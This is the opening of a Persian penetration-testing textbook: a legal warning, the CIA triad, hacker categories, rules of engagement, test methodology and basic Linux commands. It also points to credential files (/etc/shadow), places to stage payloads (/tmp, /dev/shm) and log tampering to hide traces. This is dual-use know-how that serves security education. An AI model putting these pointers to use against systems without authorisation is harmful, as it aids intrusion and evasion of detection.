کتابِ جامعِ عملی

# هک و امنیت شبکه

از خط فرمان لینوکس تا تست نفوذ
مرجع کامل فرمان‌محور با مثال‌های واقعی

نوشته‌ی

**سپهر نیاز**

Network+ · CCNA · Security+ · CEH · F5

کتابِ جامعِ عملیِ امنیت سایبری

# هک و امنیت شبکه

از خط فرمان لینوکس تا تست نفوذ

مرجع کامل فرمان‌محور، با مثال‌های واقعی ابزارها


نوشته‌ی

## سپهر نیاز


CompTIA Network+ · Cisco CCNA 200-301 · CompTIA Security+

CEH · SANS SEC504 · PWK · SEC542 · F5 LTM / ASM-AWAF

© تمامی حقوق این اثر برای نویسنده، **سپهر نیاز**، محفوظ است.

ویرایش نخست — سال ۱۴۰۴ هجری شمسی.

---

**هشدار قانونی و اخلاقی — پیش از هر چیز بخوانید**

تمامی دستورها، تکنیک‌ها و ابزارهای این کتاب **صرفاً برای آموزش، پژوهش و آزمونِ امنیتیِ مجاز** ارائه شده‌اند. اجرای این تکنیک‌ها روی هر سامانه، شبکه یا دستگاهی که مالک آن نیستید یا **مجوز کتبی** آزمون آن را ندارید، جرم است و بر اساس «قانون جرائم رایانه‌ای» حبس و جزای نقدی در پی دارد. نویسنده و ناشر هیچ مسئولیتی در قبال سوءاستفاده از مطالب این کتاب نمی‌پذیرند. تنها در آزمایشگاه شخصیِ ایزوله یا در چارچوب یک قرارداد رسمیِ تست نفوذ تمرین کنید.

---

این کتاب با هدف تربیت متخصصانِ **کلاه‌سفید** و تقویت تیم‌های دفاعی نگاشته شده است. دانش امنیت، امانتی است که باید در مسیر حفاظت به کار رود.

`Hacking & Network Security — The Complete Practical Handbook  /  First Edition`

*«امنیت یک محصول نیست؛ یک فرآیند است.»*

— بروس اشنایر

تقدیم به هر کسی که کنجکاوی را با مسئولیت درمی‌آمیزد،
و دانش را سپرِ دفاع می‌کند، نه سلاحِ تهاجم.

# پیشگفتار

دنیای امروز روی شبکه بنا شده است؛ از بانکداری و سلامت تا صنعت و دولت، همه‌چیز به جریانِ امنِ داده وابسته است. و درست به همین دلیل، **امنیت شبکه** دیگر یک تخصصِ حاشیه‌ای نیست، بلکه ستونِ اعتمادِ دیجیتال است.

این کتاب حاصل تلاشی است برای گردآوری یک مسیرِ کامل و **عملی** — از نخستین دستورِ خط فرمان لینوکس تا اجرای یک تستِ نفوذِ تمام‌عیار و سپس دفاع در برابر آن. برخلاف بسیاری از منابع که در سطحِ مفاهیم باقی می‌مانند، اینجا هر مفهوم با **دستورهای واقعی، خروجی نمونه و تمرینِ آزمایشگاهی** همراه است؛ چون امنیت را نمی‌توان فقط خواند، باید اجرا کرد.

## این کتاب برای چه کسی است؟

برای دانشجوی رشته‌ی کامپیوتر و امنیت که می‌خواهد از تئوری به عمل برسد؛ برای مدیر شبکه‌ای که می‌خواهد شبکه‌اش را از نگاهِ یک مهاجم ببیند؛ برای علاقه‌مندی که رؤیای ورود به حوزه‌ی تست نفوذ یا تیم آبی را دارد؛ و برای هر کسی که می‌خواهد تهدیدها را بشناسد تا بهتر دفاع کند. پیش‌نیاز جدی‌ای لازم نیست — از صفر شروع می‌کنیم.

## چطور سازمان‌دهی شده است؟

کتاب در پانزده فصل و در قالبِ یک سفرِ منطقی چیده شده است. نخست **مبانی و اخلاق**، سپس **لینوکس و شبکه** به‌عنوان زیرساخت. پس از آن واردِ چرخه‌ی واقعیِ تست نفوذ می‌شویم: **شناسایی، اسکن، شمارش، کشف آسیب‌پذیری، اکسپلویت** و در ادامه حوزه‌های تخصصی مانند **امنیت وب، حملات پسورد و بی‌سیم**. سپس با **اسکریپت‌نویسی** کارها را خودکار می‌کنیم و سرانجام با کلاهِ **مدافع** به سراغِ سخت‌سازی، پایش و ساختِ آزمایشگاه و مسیرِ شغلی می‌رویم.

> **یک وعده**
>
> اگر این کتاب را فصل‌به‌فصل جلو بروید و دستورها را واقعاً در آزمایشگاه اجرا کنید، در پایان نه‌فقط «درباره‌ی» امنیت شبکه خوانده‌اید، بلکه آن را **انجام داده‌اید** — و این تفاوتِ میانِ دانستن و توانستن است.

امید است این کتاب، چراغی باشد برای مسیرِ کسانی که می‌خواهند با دانش، مسئولیت و اخلاق، نگهبانِ فضای دیجیتال باشند.

# راهنمای استفاده از کتاب

برای اینکه بیشترین بهره را از این کتاب ببرید، با قراردادهای نگارشیِ آن آشنا شوید. در سراسر کتاب، **دستورها و خروجی‌ها به زبان انگلیسی** (دقیقاً همان‌طور که در ترمینال تایپ و دیده می‌شوند) و **توضیح‌ها به فارسی** آمده‌اند.

## بلوک‌های کد

هر جا دستوری برای اجرا وجود دارد، در یک کادرِ تیره با فونتِ یکنواخت نمایش داده می‌شود. نشانه‌ی `$` یعنی اجرا با کاربر عادی و `#` یعنی اجرا با دسترسی ریشه (root). خطوطی که با `#` در ابتدا و به رنگِ کم‌رنگ می‌آیند، توضیحِ همان دستورند:

```
kali@lab: ~
```

```
# کشف میزبان‌های زنده در شبکه
$ nmap -sn 192.168.1.0/24
Nmap scan report for 192.168.1.10
Host is up (0.0010s latency).
```

## کادرهای ویژه

در طول کتاب با چند نوع کادرِ رنگی روبه‌رو می‌شوید که هرکدام پیامی خاص دارند:

**نکته**

راهکارها، میان‌برها و بهترین‌شیوه‌ها که کارتان را حرفه‌ای‌تر می‌کنند.

**یادداشت**

توضیحِ تکمیلی یا نکته‌ای مفهومی برای درکِ عمیق‌تر.

**هشدار**

نکته‌ای که بی‌توجهی به آن می‌تواند به خطا، اختلال یا ردِ پا منجر شود.

**فقط آزمایشگاه**

تکنیکی تهاجمی که اجرای آن بیرون از محیطِ مجاز، غیرقانونی است.

**آزمایشگاه عملی**

تمرینی گام‌به‌گام که باید روی ماشینِ آزمایشگاهیِ خودتان انجام دهید.

در پایانِ هر فصل نیز یک **خلاصه**، مجموعه‌ای از **تمرین‌ها** و یک **جدولِ مرجعِ سریع** (چیت‌شیت) قرار دارد.

# فهرست مطالب


پیشگفتار و راهنما

۰۱ مبانی و هک اخلاقی ۱۰

۰۲ لینوکس و خط فرمان ۲۰

۰۳ شبکه و پروتکل‌ها ۳۵

۰۴ شناسایی و جمع‌آوری اطلاعات ۴۳

۰۵ اسکن شبکه با Nmap ۵۱

۰۶ شمارش سرویس‌ها ۶۶

۰۷ کشف و ارزیابی آسیب‌پذیری ۷۵

۰۸ شنود و تحلیل ترافیک ۸۲

۰۹ اکسپلویت و پساـبهره‌برداری ۸۹

۱۰ امنیت برنامه‌های وب ۹۸

۱۱ حملات پسورد و کرک هش ۱۰۸

۱۲ امنیت شبکه‌ی بی‌سیم ۱۱۵

۱۳ اسکریپت‌نویسی برای امنیت ۱۲۱

۱۴ دفاع، سخت‌سازی و پایش ۱۲۷

۱۵ آزمایشگاه، گزارش و مسیر شغلی ۱۳۴

پیوست، واژه‌نامه و منابع ۱۴۰

درباره‌ی نویسنده و گواهینامه‌ها ۱۵۱

01

فصل یکم


# مبانی و هک اخلاقی

پیش از آنکه نخستین دستور را تایپ کنیم، باید بدانیم امنیت یعنی چه، هکرها چه کسانی‌اند، و مرزِ باریکِ میانِ قانون و جرم کجاست.

CIA مثلث · انواع هکر · اخلاق و قانون · متدولوژی

هر سفرِ بزرگی با یک نقشه آغاز می‌شود. پیش از آنکه ابزارها را به دست بگیریم و واردِ میدان شویم، باید زبانِ مشترکی بسازیم: بدانیم «امنیت» دقیقاً از چه چیزی محافظت می‌کند، «حمله» به چه معناست، و چه چیزی یک متخصصِ امنیت را از یک مجرمِ سایبری جدا می‌کند. این فصل، همان نقشه است.

شاید وسوسه شوید که این فصل را رد کنید و مستقیم سراغِ دستورهای هیجان‌انگیز بروید. اما تجربه نشان می‌دهد کسانی که مبانی و به‌ویژه **چارچوبِ اخلاقی و قانونی** را جدی نمی‌گیرند، یا خیلی زود دچارِ دردسر می‌شوند، یا هرگز از سطحِ یک «کاربرِ ابزار» فراتر نمی‌روند. متخصصِ واقعی، *چرایی* کارها را می‌فهمد، نه فقط چگونگیِ آن‌ها را.



مفهوم بنیادین

## ۱.۱ امنیت اطلاعات یعنی چه؟

**امنیت اطلاعات** (Information Security) دانش و هنرِ حفاظت از داده و سامانه‌ها در برابرِ دسترسی، تغییر، افشا یا تخریبِ غیرمجاز است. توجه کنید که امنیت یک «حالتِ مطلق» نیست؛ هیچ سامانه‌ای صددرصد امن نیست. امنیت در واقع یک **فرآیندِ مدیریتِ ریسک** است: تلاش می‌کنیم هزینه‌ی حمله را برای مهاجم آن‌قدر بالا ببریم که دیگر به‌صرفه نباشد.

برای اینکه بتوانیم درباره‌ی امنیت دقیق صحبت کنیم، به یک مدلِ مرجع نیاز داریم. مشهورترین و ماندگارترین این مدل‌ها، **مثلث CIA** است که سه هدفِ بنیادینِ هر سامانه‌ی امن را توصیف می‌کند. نکته‌ی کلیدی اینجاست: **هر حمله‌ای که در این کتاب خواهید دید، در نهایت دست‌کم یکی از این سه ضلع را هدف می‌گیرد.**

**چرا «مثلث»؟**

این سه هدف اغلب با هم در کشمکش‌اند. برای مثال، رمزگذاریِ سنگین، محرمانگی را بالا می‌برد اما می‌تواند دسترس‌پذیری و سرعت را کم کند. کارِ یک معمارِ امنیت، یافتنِ **تعادلِ درست** میانِ این سه، متناسب با ارزشِ دارایی است.

## ضلع اول: محرمانگی (Confidentiality)

محرمانگی یعنی تضمینِ اینکه داده فقط در دسترسِ افرادِ **مجاز** قرار گیرد. وقتی رمزِ عبور شما هنگامِ ورود به سایت دزدیده می‌شود، یا پرونده‌ی پزشکیِ یک بیمار به بیرون درز می‌کند، محرمانگی نقض شده است. ابزارهای اصلیِ تأمینِ محرمانگی عبارت‌اند از **رمزنگاری** (تا داده حتی در صورتِ سرقت، ناخوانا بماند) و **کنترلِ دسترسی** (تا فقط افرادِ مجاز بتوانند داده را ببینند). حملاتی مانند شنودِ ترافیک، مهندسیِ اجتماعی و سرقتِ داده، همگی به محرمانگی حمله می‌کنند.

## ضلع دوم: یکپارچگی (Integrity)

یکپارچگی یعنی تضمینِ اینکه داده **بدونِ تغییرِ غیرمجاز** باقی بماند — آنچه ذخیره یا ارسال شده، همان چیزی باشد که دریافت می‌شود. اگر مهاجمی مبلغِ یک تراکنشِ بانکی را در میانه‌ی راه تغییر دهد، یا محتوای یک نرم‌افزار را پیش از دانلود آلوده کند، یکپارچگی نقض شده است. ابزارهای کلیدیِ یکپارچگی، **توابعِ هش** (برای تشخیصِ هرگونه تغییر) و **امضای دیجیتال** (برای اثباتِ منبع و اصالت) هستند. حمله‌ی «مردِ میانی» نمونه‌ای کلاسیک از تهدیدِ یکپارچگی است.

## ضلع سوم: دسترس‌پذیری (Availability)

دسترس‌پذیری یعنی تضمینِ اینکه سامانه و داده **در زمانِ نیاز، در دسترس** باشند. گاهی مهاجم قصدِ سرقتِ داده را ندارد، بلکه فقط می‌خواهد سرویس را از کار بیندازد. حمله‌ی مشهورِ **منعِ سرویس (DoS/DDoS)** دقیقاً همین ضلع را هدف می‌گیرد: سرور را چنان با درخواست اشباع می‌کند که دیگر نتواند به کاربرانِ واقعی پاسخ دهد. ابزارهای دفاعیِ دسترس‌پذیری شامل **افزونگی** (سرورهای پشتیبان)، **پشتیبان‌گیریِ منظم** و معماریِ تاب‌آور هستند.

| ضلعِ CIA | هدف | ابزارِ دفاع | نمونه‌ی حمله |
|---|---|---|---|
| محرمانگی | دسترسیِ فقط مجاز | رمزنگاری، کنترل دسترسی | شنود، سرقت داده |

| | | | |
|---|---|---|---|
| یکپارچگی | داده‌ی تغییرنیافته | هش، امضای دیجیتال | دستکاری، MITM |
| دسترس‌پذیری | در دسترس بودن | افزونگی، پشتیبان | DoS / DDoS |

**واژگان حرفه‌ای**

## ۱.۲ فراتر از CIA: مفاهیمِ مکمل

مثلث CIA ستونِ اصلی است، اما در عمل چند مفهومِ دیگر نیز به‌طورِ مداوم به کار می‌روند. تسلط بر این واژگان، شما را در خواندنِ مستندات و گفت‌وگو با متخصصان توانمند می‌کند.

**احراز هویت (Authentication)** — اثباتِ اینکه «شما همانی هستید که ادعا می‌کنید» — با رمز، کلید، یا عاملِ دوم (MFA).

**مجوزدهی (Authorization)** — تعیینِ اینکه «شما اجازه‌ی چه کارهایی را دارید» — پس از احراز هویت.

**حساب‌رسی (Accounting)** — ثبتِ اینکه «چه کسی، چه کاری، کِی انجام داد» — پایه‌ی لاگ و تحقیق.

**انکارناپذیری (Non-repudiation)** — تضمینِ اینکه فرد نتواند انجامِ کاری را انکار کند — با امضای دیجیتال.

**کمترین دسترسی (Least Privilege)** — هر کاربر یا فرآیند فقط حداقلِ دسترسیِ لازم را داشته باشد.

**سطحِ حمله (Attack Surface)** — مجموعه‌ی تمام نقاطی که یک مهاجم می‌تواند از آن‌ها وارد شود.

**قاعده‌ی طلایی**

هر سرویس، پورت یا حسابِ کاربریِ اضافی که ببندید، سطحِ حمله را کوچک‌تر می‌کند. در امنیت، «کمتر» تقریباً همیشه «امن‌تر» است.

**بازیگران میدان**

## ۱.۳ هکر کیست؟ رنگِ کلاه‌ها

واژه‌ی «هکر» در فرهنگِ عامه بارِ منفی دارد، اما در اصل به کسی گفته می‌شود که سامانه‌ها را عمیقاً می‌فهمد و می‌تواند آن‌ها را به شیوه‌هایی فراتر از طراحیِ اولیه به کار گیرد. آنچه یک هکر را «خوب» یا «بد» می‌کند، **نیت و مجوزِ** اوست، نه مهارتش. برای تفکیکِ این نیت‌ها، از استعاره‌ی «رنگِ کلاه» استفاده می‌شود.

**کلاه سفید (White Hat)** — متخصصِ قانون‌مدار که با مجوزِ کتبی، سامانه‌ها را آزمون می‌کند تا پیش از مهاجمِ واقعی، حفره‌ها را بیابد و ببندد. هدفِ این کتاب، تربیتِ شماست در همین نقش.

**کلاه سیاه (Black Hat)** — مهاجمِ مجرم که بدونِ مجوز و برای سود، تخریب یا جاسوسی نفوذ می‌کند. کارِ او جرم است.

**کلاه خاکستری (Grey Hat)** — در میانه؛ گاهی بدونِ اجازه نفوذ می‌کند اما قصدِ سوءاستفاده ندارد — با این حال از نظرِ قانونی همچنان پرخطر است.

در کنارِ این سه، با بازیگرانِ دیگری هم روبه‌رو می‌شوید: **اسکریپت‌کیدی** (تازه‌کارِ متکی به ابزارِ آماده بدونِ درکِ عمیق)، **هکتیویست** (با انگیزه‌ی سیاسی یا اجتماعی)، **تهدیدِ داخلی** (کارمندِ ناراضی یا فریب‌خورده) و خطرناک‌ترینِ همه، **APT** یا «تهدیدِ پیشرفته‌ی پایدار» — گروه‌هایی سازمان‌یافته، صبور و اغلب دولتی که ماه‌ها در یک شبکه پنهان می‌مانند.

در دنیای دفاع نیز دو تیمِ اصلی داریم: **تیمِ قرمز (Red Team)** که نقشِ مهاجم را بازی می‌کند تا دفاع را بیازماید، و **تیمِ آبی (Blue Team)** که وظیفه‌ی شناسایی و پاسخ به حمله را بر عهده دارد. بهترین متخصصان، کسانی‌اند که هر دو سو را می‌فهمند — چیزی که این کتاب در پیِ ساختنِ آن در شماست.

# ۱.۴ اخلاق، قانون و اسکوپ

این بخش، مهم‌ترین بخشِ کلِ کتاب است. مهارتِ فنی بدونِ قطب‌نمای اخلاقی، خطرناک است — هم برای دیگران و هم برای خودِ شما.

تفاوتِ میانِ یک متخصصِ تست نفوذ و یک مجرمِ سایبری، نه در ابزارها و نه در تکنیک‌ها، بلکه تنها در یک کلمه است: **مجوز**. دو نفر ممکن است دقیقاً یک دستورِ `nmap` را اجرا کنند؛ یکی در حالِ انجامِ وظیفه‌ی قانونیِ خود است و دیگری در حالِ ارتکابِ جرم. آنچه این دو را جدا می‌کند، وجود یا نبودِ یک **قراردادِ کتبی** است.

> **قانونِ جرائم رایانه‌ایِ ایران**
>
> بر اساسِ قانونِ جرائم رایانه‌ای، **دسترسیِ غیرمجاز** به داده یا سامانه‌های رایانه‌ای، شنودِ غیرمجازِ محتوا، و تخریبِ داده، همگی جرم محسوب می‌شوند و مجازاتِ حبس و جزای نقدی دارند. «نمی‌دانستم» یا «فقط کنجکاو بودم» هیچ دفاعِ قانونی‌ای نیست. هرگز، تحتِ هیچ شرایطی، تکنیک‌های این کتاب را روی سامانه‌ای که مالکش نیستید یا مجوزِ کتبی ندارید اجرا نکنید.

## قواعدِ تعامل (Rules of Engagement)

هر پروژه‌ی تست نفوذِ حرفه‌ای، پیش از شروع، با سندی به نامِ «قواعدِ تعامل» آغاز می‌شود که چارچوبِ کار را مشخص می‌کند. مهم‌ترین اجزای آن عبارت‌اند از:

- **محدوده (Scope):** دقیقاً کدام آدرس‌های IP، دامنه‌ها و سامانه‌ها مجاز به آزمون‌اند — و کدام‌ها **ممنوع**.
- **بازه‌ی زمانی:** تست در چه روزها و ساعاتی مجاز است (مثلاً برای کاهشِ اثر بر کاربران).
- **تکنیک‌های مجاز و ممنوع:** آیا حمله‌ی منعِ سرویس یا مهندسیِ اجتماعی مجاز است؟
- **مخاطبِ اضطراری:** اگر در میانه‌ی کار اتفاقِ غیرمنتظره‌ای افتاد، با چه کسی تماس بگیریم؟
- **محرمانگیِ یافته‌ها:** نتایج فقط به صاحبِ سامانه گزارش می‌شوند و جایی منتشر نمی‌شوند.

**در شک، بپرس**

اگر هر زمان در موردِ مجاز بودنِ کاری تردید داشتید، پیش از اجرا از کارفرما تأییدِ کتبی بگیرید. یک ایمیلِ ساده می‌تواند تفاوتِ میانِ یک کارِ حرفه‌ای و یک پرونده‌ی قضایی باشد.

**نقشه‌ی راه**

## ۱.۵ چرخه و متدولوژیِ تست نفوذ

تستِ نفوذ یک کارِ تصادفی و بی‌نظم نیست؛ یک **فرآیندِ ساختارمند** است که مرحله‌به‌مرحله جلو می‌رود. جالب اینجاست که هم مهاجمِ واقعی و هم متخصصِ کلاه‌سفید، تقریباً یک چرخه را طی می‌کنند. این چرخه، در واقع نقشه‌ی راهِ کلِ این کتاب است — هر فصل، یک یا چند مرحله از آن را عمیق می‌کند.

| مرحله | توضیح | فصلِ مرتبط |
|---|---|---|
| ۱) شناسایی | جمع‌آوریِ اطلاعاتِ هدف از منابعِ باز و شبکه | فصل ۴ |
| ۲) اسکن | یافتنِ میزبان‌های زنده، پورت‌ها و سرویس‌ها | فصل ۵ |
| ۳) شمارش | استخراجِ عمیقِ اطلاعات از هر سرویس | فصل ۶ |
| ۴) کشف آسیب‌پذیری | یافتنِ ضعف‌های قابلِ بهره‌برداری | فصل ۷ |
| ۵) بهره‌برداری | به‌دست‌آوردنِ دسترسیِ اولیه | فصل ۹ |
| ۶) پس‌بهره‌برداری | ارتقای دسترسی و حرکتِ جانبی | فصل ۹ |
| ۷) گزارش | مستندسازی و ارائه‌ی راهکار | فصل ۱۵ |

چند چارچوبِ استانداردِ جهانی این مراحل را به‌طورِ رسمی تعریف کرده‌اند؛ آشنایی با نامِ آن‌ها لازم است: **PTES** (استانداردِ اجرای تست نفوذ)، **OWASP WSTG** (راهنمای تستِ امنیتِ وب)، **OSSTMM** (روش‌شناسیِ آزمونِ امنیتیِ باز) و **MITRE ATT&CK** که دانشنامه‌ای عظیم از تاکتیک‌ها و تکنیک‌های واقعیِ مهاجمان است و امروزه مرجعِ اصلیِ تیم‌های آبی و قرمز به شمار می‌رود.

### انواعِ تست بر اساسِ میزانِ اطلاعات

بسته به اینکه چه مقدار اطلاعات پیش از آزمون در اختیارِ تیم قرار می‌گیرد، تستِ نفوذ سه حالتِ اصلی دارد:

> **جعبه سیاه (Black Box)** — تیم هیچ اطلاعاتِ اولیه‌ای ندارد و دقیقاً مانندِ یک مهاجمِ بیرونی عمل می‌کند. واقع‌گرایانه اما زمان‌بر.

> **جعبه خاکستری (Grey Box)** — تیم اطلاعات و دسترسیِ محدودی دارد (مثلاً یک حسابِ کاربریِ عادی). متعادل و پرکاربردترین حالت.

> **جعبه سفید (White Box)** — تیم دسترسیِ کامل به کدِ منبع و معماری دارد. عمیق‌ترین نوعِ آزمون، مناسبِ بازبینیِ امنیتی.

دست به کیبورد

## ۱.۶ نخستین گام‌های عملی

کافی است از نظریه فاصله بگیریم. در هر ارزیابیِ امنیتی، نخستین کاری که روی هر سامانه‌ای انجام می‌دهید این است که بفهمید «کجا هستید و با چه دسترسی‌ای». این چند دستورِ ساده، نقطه‌ی شروعِ هر متخصص است. آن‌ها را روی لینوکسِ خود اجرا کنید:

```
kali@lab: ~

# من چه کاربری هستم؟
$ whoami
kali
# هویت کامل: شناسه‌ها و گروه‌ها
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),27(sudo)
# من در شبکه چیست؟ آدرس IP
$ hostname -I
10.0.0.5
# چه سیستم‌عاملی و چه نسخه‌ای؟
$ uname -a
Linux kali 6.1.0-kali x86_64 GNU/Linux
```

به گروه‌های کاربری در خروجیِ `id` دقت کنید؛ عضویت در گروهِ `sudo` یعنی این کاربر می‌تواند با دسترسیِ ریشه فرمان اجرا کند — اطلاعاتی که در مرحله‌ی «ارتقای دسترسی» بسیار مهم خواهد شد. همین حالا عادت کنید که خروجیِ هر دستور را با دقت بخوانید؛ در امنیت، جزئیات همه‌چیزند.

### آزمایشگاه عملی ۱-۱

اگر هنوز یک ماشینِ مجازیِ **Kali Linux** ندارید، نگران نباشید؛ در فصلِ پانزدهم گام‌به‌گام می‌سازیم. اما اگر دوست دارید همین حالا شروع کنید، یک VM از Kali را در VirtualBox نصب کنید و این چهار دستور را اجرا کنید. خروجیِ `id` خود را یادداشت کنید — آیا کاربرِ شما در گروهِ sudo است؟

## خلاصه‌ی فصل

- امنیت یک فرآیندِ مدیریتِ ریسک است، نه یک حالتِ مطلق؛ هدفش گران‌کردنِ حمله برای مهاجم است.
- **مثلث CIA** — محرمانگی، یکپارچگی، دسترس‌پذیری — سه هدفِ بنیادینِ امنیت‌اند و هر حمله یکی از آن‌ها را هدف می‌گیرد.
- تفاوتِ هکرِ اخلاقی و مجرم، تنها در **مجوز و نیت** است، نه در مهارت یا ابزار.
- هر کارِ حرفه‌ای با سندِ **قواعدِ تعامل** و تعیینِ دقیقِ **محدوده (Scope)** آغاز می‌شود.
- تستِ نفوذ یک چرخه‌ی هفت‌مرحله‌ای است که ستونِ فقراتِ این کتاب را می‌سازد.

## تمرین‌های فصل ۱

1. سه نمونه‌ی واقعیِ حمله را پیدا کنید و مشخص کنید هرکدام کدام ضلعِ CIA را نقض کرده‌اند.
2. به زبانِ خودتان توضیح دهید چرا «کمترین دسترسی» سطحِ حمله را کاهش می‌دهد.
3. یک سندِ ساده‌ی «قواعدِ تعامل» برای آزمونِ فرضیِ یک وب‌سایت بنویسید و در آن محدوده را مشخص کنید.
4. تفاوتِ تیمِ قرمز و آبی را در یک جمله بنویسید و بگویید خودتان به کدام علاقه دارید.
5. دستورهای بخشِ ۱-۶ را روی یک ماشینِ لینوکس اجرا کنید و خروجیِ `id` خود را تحلیل کنید.

## جدولِ مرجعِ سریع — مفاهیم

| اصطلاح | معنیِ کوتاه |
|---|---|
| CIA | محرمانگی، یکپارچگی، دسترس‌پذیری |
| MFA | احراز هویتِ چندعاملی |
| Least Privilege | کمترین دسترسیِ لازم |
| Attack Surface | مجموعه‌ی نقاطِ ورودِ ممکن |
| Scope | محدوده‌ی مجازِ آزمون |
| Red / Blue Team | تیمِ حمله / تیمِ دفاع |
| APT | تهدیدِ پیشرفته‌ی پایدار |

02

فصل دوم

# لینوکس و خط فرمان


سلاحِ اصلیِ هر متخصصِ امنیت، ترمینال است. در این فصل، لینوکس را از صفر و فرمان‌به‌فرمان، تا جایی که برای کارهای امنیتی لازم است، یاد می‌گیریم.

فایل‌سیستم · regex و grep · awk / sed · مجوزها و شبکه

اگر امنیت شبکه یک ساختمان باشد، لینوکس زمینِ زیرِ آن است. تقریباً تمامِ ابزارهای تهاجمی و دفاعی روی لینوکس اجرا می‌شوند، بیشترِ سرورهای جهان لینوکسی‌اند، و توزیعِ **Kali Linux** با صدها ابزارِ آماده، خانه‌ی هر تست‌کننده‌ی نفوذ است.

شاید با رابطِ گرافیکی راحت‌تر باشید، اما حقیقت این است که قدرتِ واقعی در **خط فرمان** است. خط فرمان دقیق است، قابلِ اسکریپت‌نویسی است، روی سروری که هیچ رابطِ گرافیکی ندارد کار می‌کند، و به شما اجازه می‌دهد ده‌ها ابزار را مثلِ قطعاتِ لِگو به هم وصل کنید. در این فصل هدف این نیست که «کاربرِ» لینوکس شوید؛ هدف این است که لینوکس را مثلِ یک متخصصِ امنیت **به کار بگیرید**.

> **اگر لینوکس بلدید**
>
> می‌توانید این فصل را سریع‌تر مرور کنید، اما بخش‌های awk/sed، grep، مجوزهای SUID و شبکه در خط فرمان را از دست ندهید؛ این‌ها دقیقاً همان مهارت‌هایی‌اند که در فصل‌های بعدی بارها به کارتان می‌آیند.



نقطه‌ی شروع

## ۲.۱ چرا لینوکس و چرا Kali؟

لینوکس یک سیستم‌عاملِ متن‌باز، رایگان و بسیار منعطف است. سه دلیلِ اصلی آن را به انتخابِ قطعیِ متخصصانِ امنیت تبدیل کرده است. نخست، **ابزار**: توزیعِ Kali Linux با بیش از ششصد ابزارِ امنیتیِ از پیش نصب‌شده عرضه می‌شود — از Nmap و Metasploit تا Burp و Wireshark. دوم، **کنترل**: خط فرمانِ لینوکس به شما اجازه می‌دهد هر کاری را دقیق، تکرارپذیر و خودکار انجام دهید. سوم، **همه‌جا بودن**: زیرساختِ اینترنت، از سرورهای وب تا روترها و دستگاه‌های اینترنتِ اشیا، عمدتاً روی لینوکس بنا شده است؛ پس شناختِ آن یعنی شناختِ هدف.

جایگزین‌هایی مانندِ **Parrot OS** هم وجود دارند که فلسفه‌ی مشابهی دارند. در این کتاب فرض بر Kali است، اما همه‌ی دستورها روی هر توزیعِ مبتنی بر دبیان (مانندِ Ubuntu) کار می‌کنند.

## ۲.۲ ساختارِ فایل‌سیستم

در لینوکس همه‌چیز از یک ریشه (`/`) آغاز می‌شود و همه‌چیز — حتی دستگاه‌ها و فرآیندها — به شکلِ فایل دیده می‌شوند. برخلافِ ویندوز که درایوهای جداگانه (C:, D:) دارد، لینوکس یک درختِ واحد دارد. بیایید ببینیم کجا هستیم و اطراف را نگاه کنیم:

```
kali@lab: ~
```

```
# الان در کدام پوشه‌ام؟ (print working directory)
$ pwd
/home/kali
# ریشه‌ی فایل‌سیستم چه پوشه‌هایی دارد؟
$ ls /
bin  boot  etc  home  root  tmp  usr  var  opt  proc
# رفتن به یک پوشه و فهرست‌کردن آن
$ cd /etc && ls
passwd  shadow  hosts  ssh/  apt/  crontab
# بازگشت به خانه‌ی کاربر
$ cd ~
```

چند پوشه برای یک متخصصِ امنیت اهمیتِ ویژه دارند. شناختنِ این‌ها در بررسیِ یک سیستمِ ناشناس حیاتی است:

**/etc** — محلِ فایل‌های پیکربندیِ سیستم و سرویس‌ها؛ از جمله `/etc/passwd` (فهرست کاربران) و `/etc/shadow` (هش رمزها).

**/home** و **/root** — خانه‌ی کاربرانِ عادی و کاربرِ ریشه؛ محلِ کلیدهای SSH، تاریخچه‌ی فرمان و فایل‌های شخصی.

**/var/log** — لاگ‌های سیستم و سرویس‌ها؛ در تحقیقِ امنیتی و نیز در پاک‌کردنِ ردِ پا بسیار مهم است.

**/tmp** و **/dev/shm** — فایل‌های موقت؛ محلِ رایجِ نوشتنِ ابزار و payload در آزمایشگاه، چون اغلب قابلِ نوشتن‌اند.

**/proc** — فایل‌سیستمِ مجازی که اطلاعاتِ زنده‌ی فرآیندها و کرنل را نشان می‌دهد.

## ۲.۳ پیمایش و مدیریتِ فایل

